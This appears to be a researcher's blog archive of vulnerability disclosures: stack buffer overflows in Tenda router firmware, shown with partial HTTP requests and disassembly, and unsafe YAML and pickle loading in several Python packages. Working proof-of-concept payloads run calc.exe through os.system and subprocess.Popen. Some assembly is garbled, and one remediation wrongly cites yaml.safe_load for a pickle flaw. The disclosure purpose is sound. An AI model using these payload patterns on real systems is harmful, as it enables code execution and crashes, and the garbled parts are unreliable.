

### CVE-2020-13394: Tenda Vulnerability.

**Vendor of the products:** Tenda

Reported by: Joel

**CVE-2020-13394** [CVE details](#)

**Affected products:**

```
1 AC9 V1.0 V15.03.05.19(6318) CN
2 AC9 V3.0 V15.03.06.42 multi
3 AC15 V1.0 V15.03.05.19 multi TD01
4 AC18 V15.03.05.19(6318) CN
5 AC6 V1.0 V15.03.05.19 multi TD01
```

## Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19\_multi\_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42\_multi, AC15 V1.0 V15.03.05.19\_multi\_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server - httpd. While processing the `list` parameter for a post request, the value is directly used in a `strcpy` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

**This PoC can result in a Dos.**

Given the vendor's security, we only provide parts of the HTTP.

```
1 POST /goform/***** HTTP/1.1
2 Host: 192.168.18.131
3 Accept: */*
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Cookie: password=opl5gk
11
12 list:
13
```

## Details

## ARM

```


v25 = (char *)get_param(s1, (int)"list", (int)&unk_E09C4);
sub_7D454(v25, (int)"bandwidth.mode", 0xAu);
v8 = 0;
v9 = a;

else
{
    v59 = 0;
    memset(&dest, 0, 0x100u);
    strncpy(&dest, src);
    if (dest == 59)
    {
        sscanf(&dest, ":%[%*];%[%*];%[%*];%[%*];", &v49, &v41, &v32, &v36);
    }
    else
    {
        sscanf(&dest, "%[^\r]\r%[^\r]\r%[^\r]\r%*", &v31, &v41, &v32, &v36);
        v59 = 1;
    }
    if (atoi((const char *)&v32) || atoi((const char *)&v36))

```

**MIPS**

```
sw      $a0, $a0($t0)
lw      $zero, 0x90+err_code($fp)
li      $w0, 0x0+0wp($fp) # wp
li      $w1, $w0, 0x510000
addiu   $a1, $w0, (aList - 0x510000) # "list"
li      $w0, 0x510000
addiu   $a2, $w0, (unk_510184 - 0x510000) # defaultGetValue
la      $w0, websGetVar
move    $t9, $w0
jalr    $t9, websGetVar
nop
$g0, 0x90+var_70($fp)
sw      $w0, 0x90+list($fp)
lw      $w0, 0x90+list($fp) # list
li      $w0, 0x510000
addiu   $a1, $w0, (Bandwidth_Mode_0 - 0x510000) # "bandwidth,mode"
li      $a2, 0xA # a
la      $w0, setQosMibList
move    $t9, $w0
jalr    $t9, setQosMibList
nop
$w0, 0x90+var_70($fp)
```



### CVE-2020-13393: Tenda Vulnerability.

**Vendor of the products:** Tenda

Reported by: Joel

**CVE-2020-13393**      [CVE details](#)

**Affected products:**

```
1 AC9 V1.0 V15.03.05.19(6318) CN
2 AC9 V3.0 V15.03.06.42 multi_
3 AC15 V1.0 V15.03.05.19 multi_TD01
4 AC18 V15.03.05.19(6318)_CN
5 AC6 V1.0 V15.03.05.19 multi_TD01
```

## Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19\_multi\_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42\_multi, AC15 V1.0 V15.03.05.19\_multi\_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `deviceId` and `time` parameters for a post request, the value is directly used on a `strcpy` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

**POC**

**This PoC can result in a Dos.**

Given the vendor's security, we only provide parts of the HTTP.

```
1 POST /goform/saveParentControlInfo HTTP/1.1
2 Host: 192.168.18.131
3 Accept: */*
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Windows; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Type: text/plain
```

## Details

## ARM

```

4 v4 = v;
5 v4d = 0;
6 src = (char *)get_param(v7, (int)"deviceId", (int)&unk_EC1D4);
7 v8 = (char *)get_param(v7, (int)"enable", (int)&unk_EC1D4);
8 v9 = (char *)get_param(v7, (int)"time", (int)&unk_EC1D4);
9 v10 = (char *)get_param(v7, (int)"url_enable", (int)&unk_EC1D4);
10 v39 = (char *)get_param(v7, (int)"url", (int)&unk_EC1D4);
11 v38 = (char *)get_param(v7, (int)"day", (int)&unk_EC1D4);
12 v37 = get_param(v7, (int)"block", (int)&unk_EC1D4);
13 v36 = get_param(v7, (int)"connect_type", (int)&unk_EC1D4);
14 v4 = (char *)get_param(v7, (int)"limit_type", (int)"1");
15 v34 = get_param(v7, (int)"deviceName", (int)&unk_EC1D4);
16 if (v34)
17 {
18     sub_CS240((int)v34, (int)src);
19     if ("nptr")
20     {
21     }
22     ptr = malloc(0x2540);
23     memset(ptr, 0, 0x2540);
24     strcpy((char *)ptr + 2, src);
25     ptr = malloc(0x2540);
26     memset(v32, 0, 0x2540);
27     SetValue("parent.global.en", "1");
28     SetValue("filter.url.en", "1");
29     SetValue("filter.mac.en", "1");
30     strcpy((char *)v32 + 2, src);
31     strcpy((char *)v32 + 34, nptr);
32     v4 = 1;
33     v38,
34     "%d,%d,%d,%d,%d,%d,%d",
35     &v27,

```

**MIPS**

```

lw      $a0, 0x000+esp($fp)  # sp
li      $t0, 0x00000000
addi    $a1, $t0, DeviceId_0 - 0x5200000 # "DeviceId"
li      $t0, 0x00000000
addi    $a2, $t0, (sw_31C38 - 0x5200000) # defaultInitValue
la      $a3, uabsGetVar
move    $t0, $t0
jalr    $t0, uabsGetVar
nop
lw      $fp, 0x000+esp_3C0($fp)

```

[illegible]

### CVE-2020-13392: Tenda Vulnerability

**Vendor of the products:** Tenda

**Reported by:** Joel

**CVE-2020-13392** [CVE details](#)

**Affected products:**

```
1 AC9 V1.0 V15.03.05.19(6318) CN
2 AC9 V3.0 V15.03.06.42 multi_
3 AC15 V1.0 V15.03.05.19 multi TD01
4 AC18 V15.03.05.19(6318) CN
5 AC6 V1.0 V15.03.05.19 multi TD01
```

## Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19\_multi\_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42\_multi, AC15 V1.0 V15.03.05.19\_multi\_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `funcpara1` parameter for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

**POC**

**This PoC can result in a Dos.**

Given the vendor's security, we only provide parts of the HTTP.

[illegible]

## Details

## ARM

```

65     }
66 }
67 v17 = (char *)get_param(v2, (int)"funcname", (int)&unk_DDEE8);
68 if ( *v17 )
69 {
70     if ( !strcmp(v17, "save_list_data") )
71     {
72         v10 = get_param(v2, (int)"funcpara1", (int)&unk_DDEE8);
73         v15 = (char *)get_param(v2, (int)"funcpara2", (int)&unk_DDEE8);
74         sub_4BEEC(v10, v15, 0x7UE);
75     }
76     else if ( !strcmp(v17, "loadDnsService") )

```

MIPS

## CVE-2020-13391: Tenda Vulnerability

**Vendor of the products:** Tenda

Reported by: Joel

[CVE-2020-13391](#) [CVE details](#)

**Affected products:**

```
1 AC9 V1.0 V15.03.05.19(6318) CN
2 AC9 V3.0 V15.03.06.42 multi_
3 AC15 V1.0 V15.03.05.19 multi_TD01
4 AC18 V15.03.05.19(6318) CN
5 AC6 V1.0 V15.03.05.19 multi_TD01
```

## Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19\_multi\_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42\_multi, AC15 V1.0 V15.03.05.19\_multi\_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `speed_dir` parameter for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

## POC

**This PoC can result in a Dos.**

Given the vendor's security, we only provide parts of the HTTP.

## Details

## ARM

MIPS

```
loc_471714:
li      $v0, 0x510000
addiu   $v0, (aErrCodeSpeedD - 0x510000) # ("errCode\":"%d, \"speed_dir\":"%)
addui   $v1, $fp, 0x70+ret_buf
move    $a0, $v1 #
move    $a1, $v0 # format
lw      $a2, 0x70+err_code($fp)
lw      $a3, 0x70+speed_dir($fp)
la      $v0, sprintf
move    $t9, $v0
jalr    $t9, # sprintf
nop
addui   $gp, 0x70+var_60($fp)
lw      $v0, $fn, 0x70+ret_buf
```

### CVE-2020-13390: Tenda Vulnerability

Vendor of the products: Tenda

Reported by: Joel

**CVE-2020-13390** [CVE details](#)

**Affected products:**

```
1 AC9 V1.0 V15.03.05.19(6318) CN
2 AC9 V3.0 V15.03.06.42 multi-
3 AC15 V1.0 V15.03.05.19 multi-TD01
4 AC18 V15.03.05.19(6318) CN
5 AC6 V1.0 V15.03.05.19 multi-TD01
```

## Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19\_multi\_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42\_multi, AC15 V1.0 V15.03.05.19\_multi\_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server - httpd. While processing the `entries` and `mitInterface` parameters for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

**POC**

**This PoC can result in a Dos.**

Given the vendor's security, we only provide parts of the HTTP.

```

1 POST /goform/addressNat HTTP/1.1
2 Host: 192.168.18.131
3 Accept: */*
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Type: text/plain
11 Cookie: password=whz5gk
12
13 entry=|||||.....

```

## Details

**ARM**

MIPS

[illegible]

**CVE-2020-13389: Tenda Vulnerability.**

**Vendor of the products:** Tenda

Reported by: Joel

**CVE-2020-13389** [CVE details](#)

**Affected products:**

```
1 AC9 V1.0 V15.03.05.19(6318)_CN
2 AC9 V3.0 V15.03.06.42 multi
3 AC15 V1.0 V15.03.05.19_multi_TD01
4 AC18 V15.03.05.19(6318)_CN
5 AC6 V1.0 V15.03.05.19_multi_TD01
```

## Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19\_multi\_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42\_multi, AC15 V1.0 V15.03.05.19\_multi\_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the schedStartTime and schedEndTime parameters for a post request, the value is directly used in a strcpy to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

**This PoC can result in a Dos.**

Given the vendor's security, we only provide parts of the HTTP.

```
1 POST /goform/openSchedWifi HTTP/1.1
2 Host: 192.168.18.131
3 Accept: */*
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Type: text/plain
11 Cookie: password=mttgk
12
13 schedWifiEnable=openSchedStartTime=
```

## Details

**ARM**

```

v15 = 1;
    (char *)get_param(v0, (int)schedPriority, (int)0);
    (char *)get_param(v0, (int)schedStartTime, (int)&unk_E0D10);
    v21 = (char *)get_param(v0, (int)schedEndTime, (int)&unk_E0D10);
    nptr = (char *)get_param(v0, (int)timeType, (int)0);
    s = (char *)get_param(v0, (int)day, (int)"1,1,1,1,1,1,1");
    i = 0;
    SetValue("wl.public.enable", &dest);
    if ( !C_BYTEdest )
        strcpy(&dest, "1");
    if ( atoi(nptr)
        sscanf(" %d,%d,%d,%d,%d,%d,%d", &v9, &v10, &v11, &v12, &v13, &v14, &v15);
        SetValue("sys.sched.wifi.timeType", nptr);
        ptr = malloc(0x190);
        v26 = atoi(v23);
        v28 = mbz2str(v21, s, &v7, &v8, 128, 128);
        if ( v26 && v24 )
        {
            case
            {
                SetValue("nkgw.wlan.offtime.list1", &v7);
                SetValue("nkgw.wlan.ontime.list1", &v8);
                if ( ptr )
                {
                    v1 = atoi((const char *)&dest) != 0;
                    *(C_BYTE *)ptr = v1;
                    v2 = atoi(v23) != 0;
                    *(C_BYTE *)ptr + 1 = v2;
                    strcpy((char *)ptr + 2, v28);
                    strcpy((char *)ptr + 10, v23);
                    for ( i = 0; i <= 6; ++i )
                        *(C_BYTE *)ptr + i + 18 = *(C_DWORD *)&v27[4 * i - 72] != 0;
                    sub_36814(nptr, 0);
                    free(ptr);
                    v26 = 0;
                }
            }
        }
    }
    if ( v24 )

```

## MIPS

```

swz0ro, 0x310+lan_info.lan_if+4($fp)
swz0ro, 0x310+lan_info.hzfp_pwrz($fp)
lw $a0, 0x310+var_5($fp) # sp
li $a0, 0x200000
addiu $a1, $a0, (afirewallen - 0x520000) # "firewallen"
li $a0, 0x520000
addiu $a2, $a0, (all11_0 - 0x520000) # "1111"
lw $a0, subnstrvar
move $t9, $a0
jalr $t9, subnstrvar
nop

lw $gp, 0x310+var_50($fp)
sw $a0, 0x310+firewall_value($fp)
lw $a0, 0x310+firewall_value($fp) # s
la $a0, strlen
move $t9, $a0
jalr $t9, strlen
nop
lw $gp, 0x310+var_2f8($fp)
slliu $a0, 4
sw $a0, loc_40140C
nop

lw $a0, 0x310+firewall_value($fp)
addiu $r1, $fp, 0x310+firewall_buf
move $a0, $r1 # dest
move $a1, $a0 # src
la $a0, strcpy
move $t9, $a0
jalr $t9, strcpy
nop
lw $gp, 0x310+var_2f8($fp)
addiu $a0, $fp, 0x310+old_dos_buf

```

**CVE-2020-13388: vulnerability in jw.util**

**Python Package:** [jw.util](#)

**Version:** <= 2.3

Reported by: Joel  
CVE-2020-13388 [CVE details](#)

**Overview**  
An exploitable vulnerability exists in the configuration loading functionality of `ju.util` before 2.3. Configuration is a module for handling configurations from a YAML source and a class for simplifying access to a configuration tree. Load configuration from stream with YAML can execute arbitrary python commands resulting in command execution. An attacker can insert python into loaded yaml to trigger this vulnerability.

**POC**

```
1 from ju.util import configuration
2 configuration.FromString('!python/object/apply:os.system ["calc.exe"]')
3 configuration.FromStream('!python/object/apply:os.system ["calc.exe"]')
```

**Remediation**  
It should use `yaml.safe_load` to parse yaml file.

[CVE-2018-14572: Vulnerability in Conference-scheduler-cli](#)  
Python Package: [conference-scheduler-cli](#)

Version: <= 0.10.1  
Published: 24 Jul 2018  
Reported by: Joel  
CVE-2018-14572 [CVE details](#)

**Overview**  
In `conference-scheduler-cli`, a `pickle.load` call on imported data allows remote attackers to execute arbitrary code via a crafted `.pickle` file, as demonstrated by Python code that contains an `os.system` call.

**POC**

```
1 from scheduler import io
2 import os
3 from pathlib import Path
4 import pickle
5 class JoelTest(object):
6     def __reduce__(self):
7         import subprocess
8         return (subprocess.Popen, ("calc.exe",))
9 test = JoelTest()
10 f=open('solution\scheduler.pickle','wb')
11 pickle.dump(test,f)
12 f.close()
13 io.import_schedule_definition(Path(Path.cwd()), 'solution')
```

**Remediation**  
It should use `yaml.safe_load` to parse yaml file.

[CVE-2017-16764: Vulnerability in Django-make-app](#)  
Python Package: [django-make-app](#)

Version: Before 0.1.3  
Published: Nov. 10 th. 2017  
Reported by: Joel  
CVE-2017-16764 [CVE details](#)

**Overview**  
`Django-make-app` is Define models and fields using YAML and generate app for Django with views, forms, templates etc. An issue was discovered in the `django-make-app` package before 0.1.3. Untrusted data passed into the `read_yaml_file` function can execute arbitrary python commands resulting in command execution.

**POC**

```
1 from django_make_app.io.utils import read_yaml_file
2 yaml_raw_data = read_yaml_file('joel.yml')
3 #!joel.yml: !python/object/apply:os.system ["calc.exe"]
```

**Remediation**  
At present, manufacturers have not yet related repair patch. It should use `yaml.safe_load` to parse yaml file.

[CVE-2017-16763: Configure Loaded Through Confire](#)  
Python Package: [confire](#)

Version: Before 0.2.0  
Published: Nov. 10th. 2017  
Reported by: Joel  
CVE-2017-16763 [CVE details](#)

**Overview**  
`Confire` is a simple but powerful configuration scheme that builds on the configuration parsers of Scapy, Elasticsearch, Django and others. Due to the user specific configuration was loaded from `~/confire.yaml` using `yaml.load()`, an issue was discovered in the `Confire` package before 0.2.0. Untrusted data passed into the `confire.yaml` files can execute arbitrary python commands resulting in command execution.

**POC**

```
1 class MyConfig(Configuration):
2     mysetting = True
3     logpath = "/var/log/myapp.log"
4     appname = "myapp"
5     settings = MyConfig.load()
6 #CONF PATHS = [
7     #!~/etc/confire.yaml', # The global configuration
8     #os.path.expanduser('~/.confire.yaml'), # User specific configuration
9     #os.path.abspath('conf/confire.yaml') # Local directory configuration
10 ]
11 #!~/confire.yaml: !python/object/apply:os.system ["calc.exe"]
12
```

**Remediation**  
The updated versions of `confire` correctly use the `yaml.safe_load` method which prevents remote code execution.

[← Older Blog Archives](#)



About Me



Hi, I'm [Joel](#)!

To see what I'm working on, check out my GitHub page [here](#).

**Recent Posts**

- [CVE-2020-13394: Tenda Vulnerability](#).
- [CVE-2020-13393: Tenda Vulnerability](#).
- [CVE-2020-13392: Tenda Vulnerability](#).
- [CVE-2020-13391: Tenda Vulnerability](#).
- [CVE-2020-13390: Tenda Vulnerability](#).

**GitHub Repos**

- [joel-malwarebenchmark.github.io](#)

[@joel-malwarebenchmark](#) on GitHub

Copyright © 2020 - Joel - Powered by [Oxtonpress](#)